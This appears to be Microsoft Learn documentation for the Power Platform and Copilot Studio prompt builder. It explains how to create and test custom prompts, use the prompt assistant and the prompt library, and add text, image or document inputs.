
Download and print the prompt builder prompt engineering guide (9 pages, 10X13 inch size) to keep it handy and get help creating prompts.

Create a new prompt

Prompt builder provides the flexibility to create your own custom prompt by defining input variables that enable incorporating dynamic runtime content within a prompt. It gives you the ability to validate the prompt, ensuring optimal prompt performance and correctness of the response before integration into your business solutions.


1. Sign in to [Power Apps](#), [Power Automate](#), or [Copilot Studio](#).

2. For Power Apps and Power Automate, select **AI hub > Prompts > Build your own prompt**.
3. For Copilot Studio, there are multiple ways to create a prompt:
 - a. Select **Agents > pick or create an agent > Tools > Add a tool > New tool > Prompt**.
 - b. Select **Agents > pick or create an agent > Topics**. Pick or create a topic, select **Add node**, and then select **Add a tool > New prompt**.
 - c. Select **Tools > Add a tool > New tool > Prompt**. Prompts created in Tools can be used in any agent or topic.




Configure and test your prompt

1. Enter a custom name for your prompt by selecting on the generated name at the top left of the prompt.
2. Write your prompt or choose a [prompt template](#).
3. Include an input object by typing / or selecting **Add content**, and then select **Text** or **Image** or **document** in the **Input** section. Inputs allow you to pass dynamic values to the prompt at runtime.



In this view, you can also select a knowledge object in the **Knowledge** section. A knowledge represents a set of data retrieved through a data source connection, like Dataverse. This allows your prompt to generate answers that are related to your business data.

4. Type a sample value for each input.



5. Select **Test** to run the prompt and review its response.

6. When you're satisfied, select **Save**.

Use your prompt in a flow

Check out this short video to learn how to include your prompt in a flow.

<https://learn-video.azurefd.net/vod/player?id=0b76ebb0-c95c-483b-b29b-7d5c0921f3a9&locale=en-us&embedUrl=%2Fmicrosoft-copilot-studio%2Fcreate-custom-prompt> 

Related information

- [Human review for automation with a prompt](#)
- [Video: Getting started with Prompt Library in Copilot Studio](#) 

Last updated on 11/24/2025

Prompt assistant

ⓘ Note

- Create a prompt with Copilot is now *Prompt assistant*.
- The functionality remains the same.


Prompt builder is the authoring tool for creating AI prompts within Microsoft Power Platform. A better written prompt generalizes well and leads to better outcomes. To help you move faster and reduce the time spent writing prompts from scratch, you can now use *prompt assistant* to draft your prompts directly within the tool. Prompt assistant provides intelligent suggestions based on your intent, helping you frame effective prompts while applying prompt engineering best practices. Whether you're designing prompts for summarizing data or generating natural language responses, prompt assistant gives you a high-quality starting point aligned with your solution goals.

This feature empowers makers of all skill levels to create reliable and well-structured prompts quickly, accelerating your agent, app, or workflow development. It also helps you focus on business outcomes instead of prompt syntax. You can benefit from a prompt assistant prompt draft on all the prompt builder surfaces.


Use prompt assistant with prompt builder

To access prompt assistant in prompt builder, follow these steps:

1. Sign in to [Copilot Studio](#), [Power Apps](#), or [Power Automate](#).
2. Depending on the app you're signed in to, do one of the following:
 - (Copilot Studio) Select **Tools** > **New tool** > **Prompt**.
 - (Power Apps or Power Automate) Select **AI hub** > **Prompts** > **Build your own prompt**.




3. In the **Prompt assistant** section, type your intent and select **Submit**.




Prompt assistant suggests a draft prompt based on your intent.

4. Review the suggested prompt and select **Keep it**.



5. Edit the suggested draft from prompt assistant as per your need, and test the prompt outcomes.



Supported languages

The following list of supported languages for prompts in the prompt assistant feature is subject to be updated:

Arabic, Chinese (Simplified), Czech (Czech Republic), Danish (Denmark), Dutch (Netherlands), English (United States), Finnish (Finland), French (France), German (Germany), Greek (Greece), Hebrew, Italian (Italy), Japanese (Japan), Korean (Korea), Norwegian (Norway), Polish (Poland), Portuguese (Brazil), Russian (Russia), Spanish (Spain), Swedish (Sweden), Thai (Thailand), Turkish (Türkiye)

GPT model used

When you describe what you want your prompt to do using prompt assistant, the default GPT model is used. This default model is subject to change. Learn more in [Model version and settings](#).

If you select **Keep it**, then choose another GPT model and select **Test**. The selected GPT model is used for your test.

FAQ

This section contains frequently asked questions and their answers.

Can the prompt assistant feature generate grounded prompts?

Prompt assistant can't generate grounded prompts yet.

Can the prompt assistant feature improve my own draft?

Prompt assistant can't improve an existing prompt. It can only be used in generating new drafts.

What happens if I write my prompt description in a language that the prompt assistant feature doesn't support?

If you enter text in a language that isn't supported, prompt assistant defaults to English for both instructions and the generated output.

What are the description length requirements in the prompt assistant feature?

When submitting what you want your prompt to do in the prompt assistant feature, your description must be between four (4) and 500 characters.

Related information

- [Create a prompt](#)
- [Change the model version and settings](#)
- [Get started with prompt library](#)
- [Add text, image, or document input to your prompt](#)
- [Process responses with JSON output](#)
- [Use your own data in a prompt](#)

Get started with prompt library

The prompt library feature provides a collection of predesigned prompts, serving as *templates to expedite the creation of AI prompts*. This resource accelerates development, and ensures best practices are followed in prompt engineering. You can modify templates to suit specific needs, adjusting language, tone, and detail to match organizational standards and requirements. The templates cover key areas like document extraction, data transformation, and content generation. This makes it easy for you to find the right starting point for your intelligent automation goals.

Important

- Prompts use language models powered by [Azure OpenAI Service](#).
- This capability is [limited to some regions](#).
- This capability might be subject to usage limits or capacity throttling.

You can access the prompt library either through:

- The prompt builder in Copilot Studio
- AI Hub in Power Apps or Power Automate

Both options provide access to the same set of templates, allowing you to choose the method that best suits your workflow.

Use the prompt library from Copilot Studio


To access the prompt library and select a template through the prompt builder, follow these steps.

1. On the left navigation, select **Tools**.
2. Select **New tool**.
3. Select **Prompt**.
4. To search for a template and select the job type and task of your choice, select the three dots (...) > **Prompt library** or **Start from a prompt template**.


Use the prompt library from Power Apps or Power Automate

To access the prompt library and select a template through the prompt builder, follow these steps.

1. Sign in to [Power Apps](#) or [Power Automate](#).
2. Select **AI hub** > **Prompts**.
3. There are two ways to select a prompt from the prompt library:
 - Select **Build your own prompt** > **Start from a prompt template**, and select one of the templates from the full list.
 - Under **Popular templates**, select a template of your choice or select **See all templates** and select a template from the full list.



There is a search bar to help you find the template you need from the list. You can also search by job type, for example, **Common**, **Customer service**, **Legal**, **Marketing**, **Communications**, **Information technology**, **Learning**, **HR**, **Finance**, **Architecture**, and **Sales**, or by task, for example, **Analyze**, **Classify**, **Create**, **Extract**, and **Summarize**.



Frequently asked questions

Can I copy a template link?

Yes, simply select the link icon on any template. Within the same tenant, a copied template link can be launched from a default environment.

Can I edit a template?

Yes, you can edit a template to modify it at your convenience and save it with a different name.

Can I modify the input data of a template?

Yes, you can edit a template and delete its input and add a new input text, image, or document at your convenience.

Learn more in [Add text, image, or document input to a prompt](#).

Can I select the output of a template?

Yes, you can use **Text** or **JSON** output format.

Learn more in [Process responses with JSON output](#).

Can I select the GPT model of a template?

Yes. From **Prompt model**, choose a managed model.

Learn more in [Model version](#).

Can I select the temperature of a template?

Yes. From **Prompt settings**, select the slider to select the temperature of the AI model.

Learn more in [Temperature](#) [↗](#).

Can I select a Dataverse table in a template?

Yes. From the panel on the right, select **Data used** to add a single Dataverse table

Learn more in [Use your own data in a prompt](#).

Can I display the prompt library in a canvas app?

No. However, if you create a prompt from a template, you can use this prompt in your canvas app.

Can I display the prompt library in a flow?

We don't provide this functionality yet. However, if you modify and save a template, you can use your saved prompt and use it in a cloud flow or automated cloud flow.

Are you planning to add more templates?

Yes. Our goal is to provide you with a set of templates that you can use in your business.

What if I don't see what I need?

Share your thoughts and [suggest an idea](#) .

I found a bug with a template. What can I do?

Nice catch! Share it with us on [prompt builder community](#).

Related information

- [Create a prompt](#)
- [Add text, image, or document input to your prompt](#)
- [Process responses with JSON output](#)
- [Model selection and temperature settings](#)
- [Use your own data in a prompt](#)

Last updated on 03/16/2026

Add inputs to your prompt

Summarize this article for me

You can enhance your prompts by allowing users or systems to input text, images, or documents at prompt runtime, whether in an app, a flow, or an agent. By providing these input modalities, you enable the prompt to act on a diverse range of data types, which expands the usability of the prompt.


Important

- Prompts run on GPT models powered by [Azure OpenAI Service](#).
- This capability is [limited to some regions](#).
- This capability might be subject to usage limits or capacity throttling.
- Inputs can't contain instructions. Any such instructions are forbidden for security reasons.

Add an input to a prompt


To include an input object:

1. On the navigation pane, select **AI hub** > **Prompts**
2. Select the prompt you want to add an input to, or create a new one.
3. In the **Instructions** panel, type / or select **Add content**.
4. in the **Input** section of the dropdown menu, select **Text**, **Image or document**, or **Power Fx**.




Text input

When you use text inputs, you can perform actions on text content that dynamically pass to the prompt at runtime. Actions available include text summarization, text classification, extracting text information, sentiment analysis of text, text generation.



